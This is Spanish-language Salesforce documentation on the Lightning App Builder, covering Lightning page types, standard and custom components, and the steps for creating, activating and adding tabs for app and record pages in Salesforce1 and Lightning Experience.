El Generador de aplicaciones Lightning es compatible con las versiones de sobremesa más recientes de Microsoft® Internet Explorer®, Google Chrome™, Apple® Safari® y Mozilla® Firefox®. El Generador de aplicaciones Lightning no es compatible en navegadores móviles o en Internet Explorer con la versión 10 y anteriores. La resolución mínima recomendada para el Generador de aplicaciones Lightning es de 1280x1024.

# Crear una página de aplicación personalizada: perspectiva general

Con solo unos pasos puede crear una página de aplicación que permite a sus usuarios de Lightning Experience y Salesforce1 acceder a los objetos y elementos más importantes de su aplicación personalizada. Las páginas de aplicación personalizadas se crean utilizando páginas Lightning.

1. Antes de crear su página, determine qué componentes desea incluir y las acciones globales que necesitan sus usuarios.
2. Cree la página Lightning.
3. Agregue acciones a su página.
4. Active su página Lightning en el Generador de aplicaciones Lightning.

   La activación le permite crear una ficha personalizada para su página de aplicación, establecer su visibilidad y agregarla a la lista de navegación de Salesforce1 y las barras de navegación de Lightning Experience todo ello en un único punto.

# Páginas Lightning


Una página Lightning es un formato personalizado que le permite diseñar páginas para utilizarlas en la aplicación móvil Salesforce1 o en Lightning Experience.

Las páginas Lightning ocupan un puesto central entre los formatos de página y las páginas de Visualforce. Del mismo modo que un formato de página, las páginas Lightning le permiten agregar elementos personalizados a una página. Sin embargo, estos elementos, en vez de ser campos o componentes de Visualforce, son componentes Lightning, que permiten mucha más flexibilidad.

Puede utilizar una página Lightning para crear una página de aplicación que puede agregar a la lista de navegación de Salesforce1 o a una barra de navegación de una aplicación Lightning. Una página de aplicación permite a sus usuarios acceder rápidamente a los objetos y elementos que son más importantes en esa aplicación.

También puede utiliza runa página Lightning para crear una página de registro o Inicio personalizada para Lightning Experience.


La estructura de una página Lightning se adapta para el dispositivo donde se está viendo. La plantilla que elija al crear la página controla el modo en que se visualiza en un dispositivo específico. La plantilla de la página Lightning divide la página en regiones.




Las páginas Lightning se crean utilizando componentes Lightning: elementos compactos, configurables y reutilizables que puede arrastrar y soltar en partes de la página en el Generador de aplicaciones Lightning.

Una página Lightning consta de zonas que pueden contener componentes múltiples.

Ejemplo: Esta página Lightning en Salesforce1 tiene un componente Filtrar lista, un componente Elementos recientes y una acción global.




CONSULTE TAMBIÉN

Consideraciones y limitaciones sobre flujos en páginas Lightning (Beta)

## Tipos de páginas Lightning

Puede crear diferentes tipos de páginas Lightning con el Generador de aplicaciones Lightning. Después de establecer un tipo de página Lightning, no puede cambiarlo.

### Página de aplicación

Las páginas de aplicación se admiten tanto en Salesforce1 como en Lightning Experience.

Utilice una Página de aplicación para crear una página de inicio para una aplicación de terceros que puede agregar directamente a los menús de navegación de Salesforce1 y Lightning Experience. Sus usuarios de tendrán una página de aplicación que les permitirá acceder rápidamente a los objetos y elementos que son más importantes en esa aplicación.

Puede agregar acciones globales a una página de aplicación para mejorar sus funciones. Las acciones globales permiten a un usuario hacer cosas desde su página de aplicación, como agregar detalles de llamada, crear y actualizar registros, enviar correos electrónicos y crear una tarea. Cuando un usuario visita una página de Lightning en Salesforce1, las acciones de la página aparecen en su barra de acciones. En Lightning Experience, las acciones aparecen en el panel de aspectos destacados en la parte superior de la página.

**Importante:** Cree acciones en el sitio completo de Salesforce antes de agregarlas a su página de aplicación.

Las páginas de aplicación solo admiten acciones globales. No se admiten las acciones estándar de Chatter, como Publicación, Archivo, Vínculo y Sondeo.

Cuando un usuario visita una página de aplicación en Salesforce1 o Lightning Experience, solo se muestran las acciones que especifique para la página. Si no especificó ninguna acción, no aparece ninguna acción.

### Página de inicio

Cree páginas Inicio con funciones relevantes para tipos específicos de usuarios y asigne las páginas personalizadas a diferentes perfiles de usuario. Las páginas de inicio personalizadas se admiten únicamente en Lightning Experience.

### Página de registro

Con una Página de registro puede crear una versión personalizada de la página de registro de un objeto, ajustándola a las necesidades de sus usuarios. Las páginas de registro personalizadas se admiten únicamente en Lightning Experience.

Nota: Las acciones que ve en páginas de registro de Lightning Experience y la página de inicio se obtienen de formatos de página global y de objeto. No puede agregar, modificar o eliminar acciones en estas páginas en el Generador de aplicaciones Lightning.

### Panel de aplicación de correo electrónico (Beta).

Cree paneles de aplicaciones de correo electrónico personalizados que permiten a los usuarios trabajar con el contenido de Salesforce que es más relevante para ellos desde Lightning for Outlook. Los paneles de aplicaciones de correo electrónico personalizados se admiten en Salesforce Classic y Lightning Experience.

## Componentes estándar de páginas Lightning

Los componentes estándar son componentes Lightning creados por Salesforce. Existen varios componentes estándar que están disponibles cuando crea páginas Lightning.

Nota: Los componentes enumerados aquí son compatibles con todos los tipos de páginas, excepto cuando se indique. Esta no es una lista integral de todos los componentes estándar disponibles. Otros tipos de componentes estándar están disponibles y varían en base al tipo de página que esté creando y con el objeto con el que esté asociado la página.

Algunos componentes estándar tienen propiedades obligatorias que debe configurar antes de que el componente funcione en la página. Cuando agrega un componente a una página Lightning en el Generador de aplicaciones Lightning, sus propiedades obligatorias se marcan con un asterisco.

Una zona o ficha de una página Lightning puede contener hasta 25 componentes.

Si tiene una página de aplicación que está destinada a su uso en Salesforce1, puede asociar componentes de páginas Lightning en esa página solo con objetos que admite Salesforce1. Para consultar una lista de objetos compatibles, consulte ¿Qué datos están disponibles en la aplicación móvil Salesforce1?.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Componente de Iniciador de aplicación

El Iniciador de aplicación muestra todas las aplicaciones de Salesforce disponibles de un usuario y cualquier aplicación conectada que el administrador configura. Los usuarios navegan entre aplicaciones utilizando el Iniciador de aplicación.

Este componente es compatible con la versión 35.0 y posteriores de la API.

Póngase en contacto con Salesforce para activar el componente de Iniciador de aplicación para el Generador de aplicaciones Lightning en su organización.

### Componente Chatter

Desde la versión 38 de la API, el componente Noticias en tiempo real cambió su nombre a Chatter en el Generador de aplicaciones Lightning. Utilícelo para colocar una combinación de publicador y noticias en tiempo real en una página de registro.

### Componente Noticias en tiempo real de Chatter

Utilice el componente Noticias en tiempo real de Chatter para colocar noticias en tiempo real en cualquier punto de una página de registro. Las noticias en tiempo real le dan una manera de ver publicaciones, comentarios y preguntas. Su único atributo, `Tipo de noticias en tiempo real`, toma uno de estos valores:

- `Agregado a Mis favoritos` muestra noticias en tiempo real de todos los elementos que el usuario agregó a sus favoritos.
- `Elementos que sigo` muestra noticias en tiempo real de todos los elementos que el usuario ha seguido.
- `A mí` muestra noticias en tiempo real de todos los elementos en los que se menciona al usuario.

No se requiere código especial para unir noticias en tiempo real a un publicador; la conexión se realiza automáticamente con el publicador y las noticias en tiempo real de la página. El componente Noticias en tiempo real de Chatter está disponible en la versión 38.0 y posteriores de la API.

### Componente Publicador de Chatter

Utilice el componente Publicador de Chatter para colocar un publicador de noticias en tiempo real en cualquier punto de una página de registro. El publicador le ofrece una manera de publicar, encuestar o realizar una pregunta en noticias en tiempo real. Su único atributo, `Tipo`, siempre toma el valor *`Global`*. Utilice el componente Publicador de Chatter con el componente Noticias en tiempo real de Chatter para obtener una experiencia a toda velocidad. No se requiere código especial para unir un publicador a noticias en tiempo real; la conexión se realiza automáticamente con el publicador y las noticias en tiempo real de la página. El componente Publicador de Chatter está disponible en la versión 38.0 y posteriores de la API.

### Componente Filtrar lista

El componente Filtrar lista dirige a una vista de lista y muestra los primeros registros de esa vista. Admite todas las vistas de lista públicas y compartidas asociadas con objetos estándar y personalizados, exceptuando:

- Actividad
- ContentVersion (Archivos)
- Tarea
- Usuario
- UserProfile

Un componente Filtrar lista muestra de forma predeterminada los tres primeros registros de la lista, pero puede configurarlo para que muestre un máximo de 30.

No puede asignar a un componente Filtrar lista un nombre personalizado. El nombre del componente viene derivado del nombre del filtro de vista de lista que seleccione cuando configure el componente.

En el Generador de aplicaciones Lightning, la lista desplegable Objeto de este componente solo muestra aquellos objetos que tienen vistas de lista asociados con ellos.

### Componente Panel de aspectos destacados

El componente Panel de aspectos destacados muestra aspectos destacados de un registro con botones de acción. Para simplificar su panel de aspectos destacados y que no muestre una segunda fila de información, haga clic en **Contraído**. Para mostrar menos botones de acción, reduzca el número empleando el atributo **Número de acciones visibles**.

Para mostrar el panel de aspectos destacados horizontal o verticalmente, arrastre el componente Panel de aspectos destacados a una zona con las dimensiones horizontales o verticales que desee. El panel de aspectos destacados se ajusta para caber en el espacio de la zona. Por ejemplo, si lo arrastra a una columna estrecha, el panel de aspectos destacados se muestra verticalmente. Si lo arrastra a una columna con una anchura de página completa, el panel de aspectos destacados se muestra horizontalmente.

### Componente Elementos recientes

El componente Elementos recientes muestra una lista de los elementos utilizados más recientemente. El valor predeterminado es tres, pero puede configurarlo para mostrar un máximo de 30. En el Generador de aplicaciones Lightning, puede especificar qué registros de objetos aparecen en la lista de elementos recientes.

El componente Elementos recientes es compatible con estos objetos, en base a las propiedades especificadas:

- Todos los objetos personalizados
- Todos los objetos estándar para los que estas condiciones sean verdaderas:
  - Se haya definido un formato compacto para el objeto.
  - El objeto esté supervisado en la lista de objetos utilizados más recientemente.

  Si un objeto está supervisado en la lista de objetos utilizados más recientemente, los campos `LastViewedDate` y/o `LastReferencedDate` estarán presentes.

El componente Elementos recientes no es compatible con estos objetos:

- ContentVersion (Archivos)
- Usuario
- UserProfile

### Componente Gráfico de informe

Utilice el componente Gráfico de informe para incluir un gráfico desde un informe en su página Lightning. Si deja el campo `Etiqueta` del componente en blanco, la etiqueta del componente se derivará de la etiqueta del informe.

El gráfico se actualiza si los datos del informe tienen más de un día de antigüedad. En las propiedades del componente puede elegir visualizar un botón de actualización para permitir que los usuarios actualicen el gráfico. Al guardar las definiciones del informe también actualiza los datos del gráfico en el componente.

La configuración de un filtro en los datos del gráfico de informe solo se admite para páginas de registro. Si establece una opción de filtro, el componente Gráfico de informe solo muestra esos datos filtrados a usuarios.

Este componente es compatible con la versión 32.0 y posteriores de la API. No funciona con informes que estén ubicados en la carpeta Mis informes personalizados personales. Los componentes Gráfico de informe que hagan referencia a informes de la carpeta Informes públicos no archivados no pueden implementarse si los incluye en un paquete.

### Componente Texto enriquecido

Utilice el componente Texto enriquecido para agregar texto y marcado HTML sencillo a su página Lightning.

Nota: No se admite JavaScript, CSS, iframes y otro marcado avanzado. Para utilizar elementos HTML avanzados en un componente, recomendamos utilizar un componente de página de Visualforce o un componente Lightning personalizado.

El componente Texto enriquecido está limitado a 4.000 caracteres. Este componente es compatible con la versión 32.0 y posteriores de la API.

### Componente Fichas

Utilice el componente Fichas para agregar un conjunto de fichas a una zona de su página Lightning. Seleccione entre un conjunto de fichas estándar o cree fichas personalizadas para mejorar las páginas de registro para sus usuarios de Lightning Experience. El componente Fichas solo se admite para páginas de registro de Lightning Experience.

Puede colocar hasta 25 fichas en un componente Fichas. Este componente es compatible con la versión 36.0 y posteriores de la API.

### Componente Página de Visualforce

Utilice el componente Página de Visualforce para incluir una página de Visualforce en su página Lightning.

Si deja el campo `Etiqueta` del componente en blanco, la etiqueta del componente se tomará de la etiqueta de la página de Visualforce que le asigne.

Si deja el campo `Altura` en blanco, la altura de la página de Visualforce tomará un valor predeterminado de 300 píxeles cuando se muestre en Salesforce1.

Este componente es compatible con la versión 32.0 y posteriores de la API.

Para que aparezca en Salesforce1, la página de Visualforce debe tener la opción `Disponible para aplicaciones móviles de Salesforce y páginas de Lightning` seleccionada. Esta opción está disponible para páginas que están establecidas para la versión 27.0 y posteriores de la API.

### Componente de panel de Wave Analytics

Utilice el componente Panel de Wave para incluir paneles de Wave Analytics en su página de Lightning. Este componente solo es compatible con sobremesa.

Seleccione el panel para mostrar desde la lista desplegable. Si deja el campo `Altura` en blanco, la altura del panel tomará un valor predeterminado de 300 píxeles cuando se muestre en su Página de Lightning.

Puede controlar la visibilidad del título del panel y especificar si el panel aparece si se produce un error. Con el atributo Abrir vínculos en nuevas ventanas, puede especificar dónde se abren vínculos desde el panel en otros activos.

Con el atributo Filtro, puede utilizar JSON para filtrar campos de conjuntos de datos en tiempo de ejecución. Por ejemplo: `{datasetDeveloperName1:{field1:[value]},datasetDeveloperName1:{field1:[value1,value2],field2:["value3, with comma"]}}`

Póngase en contacto con Salesforce para activar el componente Panel de Wave para el Generador de aplicaciones Lightning.

## Componentes personalizados de páginas Lightning


El Generador de aplicaciones Lightning admite componentes Lightning personalizados.

Los componentes personalizados de su organización que están configurados para su uso en el Generador de aplicaciones Lightning aparecen en el panel Componentes de Lightning.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Si tiene una página de aplicación que está destinada a su uso en Salesforce1, puede asociar componentes de páginas Lightning en esa página solo con objetos que admite Salesforce1. Para consultar una lista de objetos compatibles, consulte ¿Qué datos están disponibles en la aplicación móvil Salesforce1?.

Sus componentes Lightning personalizados no funcionan automáticamente en páginas Lightning o en el Generador de aplicaciones Lightning. Para hacer que un componente personalizado sea utilizable en ambos, es necesario que:

1. Configure el componente y su paquete de componentes de modo que sean compatibles con el Generador de aplicaciones Lightning y páginas Lightning.
2. Implementar Mi dominio en su organización. Cuando implementa Mi dominio, las referencias y vínculos a recursos Lightning están en el formato `https://<miDominio>.lightning.force.com`.

# Crear una página de inicio de aplicación con el Generador de aplicaciones Lightning

Utilice un tipo Página de aplicación de Página Lightning para crear una página de inicio para una aplicación que luego puede agregar directamente a la lista de navegación de Salesforce1 y a aplicaciones Lightning. Sus usuarios podrán luego acceder fácilmente a los objetos y elementos que son más importantes en esa aplicación.

1. En Configuración, introduzca `Generador de aplicaciones` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Generador de aplicaciones Lightning**.
2. Haga clic en **Nuevo**.
3. Seleccione **Página de aplicación** y luego haga clic en **Siguiente**.
4. Seleccione una plantilla de página y, a continuación, haga clic en **Siguiente**.
5. Asigne una etiqueta a su página de aplicación.

   La etiqueta puede tener hasta 80 caracteres.
6. Haga clic en **Finalizar**.
7. Arrastre los componentes que desea en la página.

   Arrastre los componentes hacia arriba y hacia abajo para reorganizarlos. También puede hacer clic en el borde superior o inferior de un componente para crear un punto de inserción ( ) para el siguiente componente.
8. Haga clic en cada componente de la página para configurar sus propiedades.
9. Haga clic en la zona vacía del lienzo o en el vínculo **Página** en el explorador de ruta para configurar las propiedades de la página.

   El campo `Descripción` está limitado a 255 caracteres. El campo `Nombre de desarrollador` está limitado a 80 caracteres, pero si tiene una organización con espacio de nombres, recomendamos utilizar menos de 65 caracteres. Cuando crea una página Lightning, el nombre de desarrollador está derivado de los primeros 40 caracteres de la etiqueta que asigna a la página.
10. También puede agregar acciones globales a su página.
    a. En las propiedades de la página, haga clic en **Seleccionar**.
    b. Agregue, retire o reorganice las acciones de su página.

       Los acciones que selecciona aparecen en la barra de acciones de la página en Salesforce1 y en el panel de aspectos destacados en la parte superior de la página en Lightning Experience. Una página de aplicación es el único tipo de Página Lightning al que puede agregar acciones de este modo. Otras Páginas Lightning derivan sus acciones desde el formato de página de objeto y global.

    c. Haga clic en **Aceptar**.
11. Haga clic en **Guardar** cuando haya terminado de modificar su página.

Para ofrecer acceso a sus usuarios a la página de aplicación en Salesforce1 y Lightning Experience, debe activarla primero.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear y guardar páginas Lightning en el Generador de aplicaciones Lightning.
- "Personalizar aplicación"

Para ver páginas Lightning en el Generador de aplicaciones Lightning.
- "Ver parámetros y configuración"

# Agregar su página de aplicación a Salesforce1 y Lightning Experience

Para agregar su página de aplicación personalizada a Salesforce1 y Lightning Experience, debe activarla. También puede cambiar el nombre de la ficha de la página Lightning, ajustar su visibilidad, establecer su posición en la lista de navegación de Salesforce1 y agregarla a una aplicación Lightning. La función de activación Generador de aplicaciones Lightning facilita este proceso.

Consejo: Puede activar su página de aplicación para Salesforce1, Lightning Experience o ambos.

1. Para abrir su página de aplicación, desde Configuración, introduzca *Generador de aplicaciones Lightning* en el cuadro Búsqueda rápida, seleccione **Generador de aplicaciones Lightning** y luego haga clic en **Modificar** junto a la página.
2. En el Generador de aplicaciones Lightning, haga clic en **Activación**.
3. Actualice las propiedades de activación si lo desea.

   Tiene diferentes opciones:

   - Cambiar la etiqueta de la ficha personalizada de la página. La etiqueta que asigne a la página Lightning se utilizará como etiqueta para su ficha personalizada de forma predeterminada.
   - Cambiar el icono de la ficha personalizada. El icono que selecciona aquí se utiliza como el icono para la aplicación en Salesforce1 y para la página en Lightning Experience.
   - Ajustar la visibilidad de la ficha personalizada si está activando la página por primera vez.
4. Agregue la página a una o más aplicaciones Lightning personalizadas.

   Debe crear una aplicación Lightning personalizada antes de poder agregar su página de aplicación a Lightning Experience.
5. Establezca la posición de la página en la lista de navegación de Salesforce1.

   Para hacer que su página aparezca en la sección Aplicaciones de la lista de navegación de Salesforce1, ponga la ficha debajo de Elementos de búsqueda inteligente.

   Nota: El primer elemento que coloque en la lista de navegación será la página de destino de su usuario. Si desea que sus usuarios vean su página de aplicación primero cuando abran Salesforce1, ponga la ficha en el primer lugar de la lista.
6. Haga clic en **Activar**.

Su Página Lightning está hora lista para sus usuarios de Salesforce1 y Lightning Experience.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear y guardar páginas Lightning en el Generador de aplicaciones Lightning.

- "Personalizar aplicación"

Para ver páginas Lightning en el Generador de aplicaciones Lightning.

- "Ver parámetros y configuración"

# Crear fichas de Página Lightning

Antes de incluir un tipo de página de aplicación Página Lightning en la lista de navegación de Salesforce1 o en una aplicación Lightning, debe crear una ficha personalizada para ella.

Cuando activa por primera vez una página de aplicación en el Generador de aplicaciones Lightning, se crea una ficha para la página como parte del proceso de activación. También puede crear una ficha para la página de forma manual en Configuración antes de activarla.

Las fichas Página Lightning solo facilitan la inclusión de la Página Lightning en Salesforce1 y Lightning Experience.

Puede crear una ficha personalizada únicamente para un tipo Página de aplicación de Página Lightning.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear y modificar fichas personalizadas:
- "Personalizar aplicación"

1. En Configuración, introduzca *Fichas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Fichas**.
2. Haga clic en **Nuevo** en la lista relacionada Fichas de Página de Lightning.
3. Seleccione una Página de Lightning para la ficha.
4. Introduzca una etiqueta.

   Este texto se utiliza como el nombre de visualización de la Página Lightning.
5. Seleccione un estilo de ficha para establecer un esquema de color y un icono para la ficha Página Lightning.

   Opcionalmente, haga clic en **Cree su propio estilo** en el cuadro de diálogo Selector del estilo de las fichas para crear un estilo de ficha personalizado si su organización tiene acceso a la ficha Documentos. Para crear su estilo de ficha propio:

   a. Haga clic en el icono de búsqueda **Color** para visualizar el cuadro de diálogo de selección de color y haga clic en un color para seleccionarlo.

   b. Haga clic en **Insertar una imagen**, seleccione la carpeta de documentos y seleccione la imagen que desea utilizar.

      Otra opción consiste en hacer clic en **Buscar en documentos**, introducir un término de búsqueda y hacer clic en **Ir** para buscar un nombre de archivo de documento que incluya su término de búsqueda.

      Nota: Este cuadro de diálogo sólo enumera archivos en carpetas de documentos que tengan menos de 20 KB y con la casilla de verificación Disponible de modo externo activada en la configuración de las propiedades del documento. Si el documento utilizado para el icono se elimina posteriormente, Salesforce lo sustituye con un icono de bloque multicolor predeterminado ( ).

   c. Seleccione un archivo y haga clic en **Aceptar**. Volverá a aparecer el Asistente para nuevas fichas personalizadas.
6. Introduzca una descripción de la ficha, si lo desea, y haga clic en **Siguiente**.
7. Seleccione los perfiles de usuario para los que estará disponible la nueva ficha personalizada.


   Nota: En Salesforce Classic, las opciones Valor predeterminado activado y Valor predeterminado desactivado para fichas de Página Lightning no funcionan de la misma manera que otras fichas personalizadas. El elemento de menú de Página de Lightning aparece para los perfiles seleccionados de Salesforce1 si selecciona Valor predeterminado activado o Valor predeterminado desactivado. Seleccione la opción **Ficha oculta** para ocultar la Página Lightning para los perfiles seleccionados.
8. Haga clic en **Guardar**.

# Configurar páginas de registro de Lightning Experience

Utilice el Generador de aplicaciones Lightning para agregar, eliminar y reordenar componentes en una página de registro en Lightning Experience para proporcionar a los usuarios una vista personalizada para los registros de cada objeto.

Puede crear una página de registro de Lightning Experience de dos formas.

1. Modificar una página de registro en Lightning Experience.
   a. Desde el menú Configuración en una página de registro, seleccione **Modificar página**.




   Cuando seleccione Modificar página por primera, Salesforce hace una copia de la página. Esta copia es lo que modificará luego en el Generador de aplicaciones Lightning. Si una página personalizada ya existe y está activa, la selección de Modificar página abre esa página para modificarla.

2. Cree una nueva pagina desde la página de lista del Generador de aplicaciones Lightning.
   a. En Configuración, introduzca `Generador de aplicaciones` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Generador de aplicaciones Lightning**.
   b. Haga clic en **Nuevo**.
   c. Seleccione **Página de registro**.
   d. Seleccione una plantilla de página y luego complete los pasos en el nuevo asistente de creación de página.
3. En el Generador de aplicaciones Lightning, agregue, modifique o elimine componentes para cambiar el formato de la página. Reordenar componentes arrastrándolos en el lienzo.
4. En las propiedades de página, otorgue a su página personalizada una etiqueta descriptiva única.

   Para obtener las propiedades de página, haga clic en **Página** desde el explorador de ruta en la parte superior del panel de propiedades.
5. Guarde su página.

   Espere, aún no ha terminado. Para hacer que su página de inicio de registro personalizada esté disponible para sus usuarios de Lightning Experience, debe activarla. Puede activar la página desde el diálogo Guardar cuando la guarda por primera vez, o más tarde utilizando el botón Activación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO


Para crear y guardar páginas Lightning en el Generador de aplicaciones Lightning.
- "Personalizar aplicación"

Para ver páginas Lightning en el Generador de aplicaciones Lightning.
- "Ver parámetros y configuración"


# Personalizar fichas en páginas de registros de Lightning Experience utilizando el Generador de aplicaciones Lightning

Con el Generador de aplicaciones Lightning, puede crear, actualizar, eliminar y cambiar el orden de fichas y conjuntos de fichas en páginas de registros en Lightning Experience. Configure las fichas que ven sus usuarios, asígneles los nombres que desee y agregue un conjunto personalizado de componentes para cada ficha.

1. Desde la página de lista del Generador de aplicaciones Lightning en Configuración, abra una página de registro existente o cree una nueva.
2. Agregue un componente Fichas a la página.
3. En las propiedades de componente Fichas, haga clic en **Agregar ficha**.
   Se agrega una ficha Detalles.
4. Personalice la ficha Detalles haciendo clic en ella en el panel de propiedades. Puede seleccionar una etiqueta estándar diferente o haga clic en **Personalizar** e introducir el nombre de ficha que desee.




5. Para agregar su primer componente a una ficha, seleccione la ficha en el lienzo y luego arrastre el componente directamente a continuación.




## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para crear y guardar páginas Lightning en el Generador de aplicaciones Lightning.

- "Personalizar aplicación"

Para ver páginas Lightning en el Generador de aplicaciones Lightning.

- "Ver parámetros y configuración"

6. Reordene fichas en el panel Propiedades de fichas arrastrando y soltándolos en la posición. No puede arrastrar y soltar fichas individuales en el lienzo.

## Activar páginas de registro de Lightning Experience

¿Está su página de registro personalizada lista para sus usuarios? Utilice la función Activación en el Generador de aplicaciones Lightning para llevarla a ellos. Tiene dos opciones de activación. Puede hacer que su página de registro personalizada sea la página de registro predeterminada para todos sus usuarios o asignarla a aplicaciones Lightning específicas. Al asignar la página a una aplicación Lightning ofrece acceso a sus usuarios a una página de registro personalizada para la aplicación en la que están trabajando.

1. Cree una página de registro o abra una existente en el Generador de aplicaciones Lightning.
2. Si abrió una página de registro que está lista para sus usuarios y no necesita modificaciones, haga clic en **Activación**.
3. Si creó una página o abrió una página que necesita ajustes, realice los cambios necesarios, haga clic en **Guardar** y, a continuación, haga clic en **Activar**.
   Tiene dos opciones para la activación.
   - Hacer que la página sea la página de registro predeterminada. Todos los usuarios la ven a no ser que estén en una aplicación que ya tenga asignada una página de registro personalizada.
   - Asignar la página a aplicaciones Lightning específicas.
4. Para hacer que la página de registro sea predeterminada, seleccione esa opción, revise las asignaciones y, a continuación, haga clic en **Guardar**.

   Consejo: Si ya no desea que esta página sea la predeterminada, vuelva a abrir la página en el Generador de aplicaciones Lightning. Vuelva a realizar el proceso de activación, pero esta vez seleccione la opción para retirarla como predeterminada.
5. Para asignar la página a aplicaciones específicas, seleccione esa opción y seleccione en qué aplicaciones Lightning desea que se muestre la página. Revise las asignaciones y, a continuación, haga clic en **Guardar**.

   Solo puede asignar una página de registro personalizada a aplicaciones Lightning. Puede ver qué páginas de registro están activadas para cada aplicación Lightning en la lista relacionada Páginas de registro Lightning en el Gestor de objetos.

   Nota: Si activa una página y luego vuelve para realizar cambios, no tiene que activarla de nuevo. Al hacer clic en **Guardar** después de realizar modificaciones distribuye los cambios a sus usuarios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

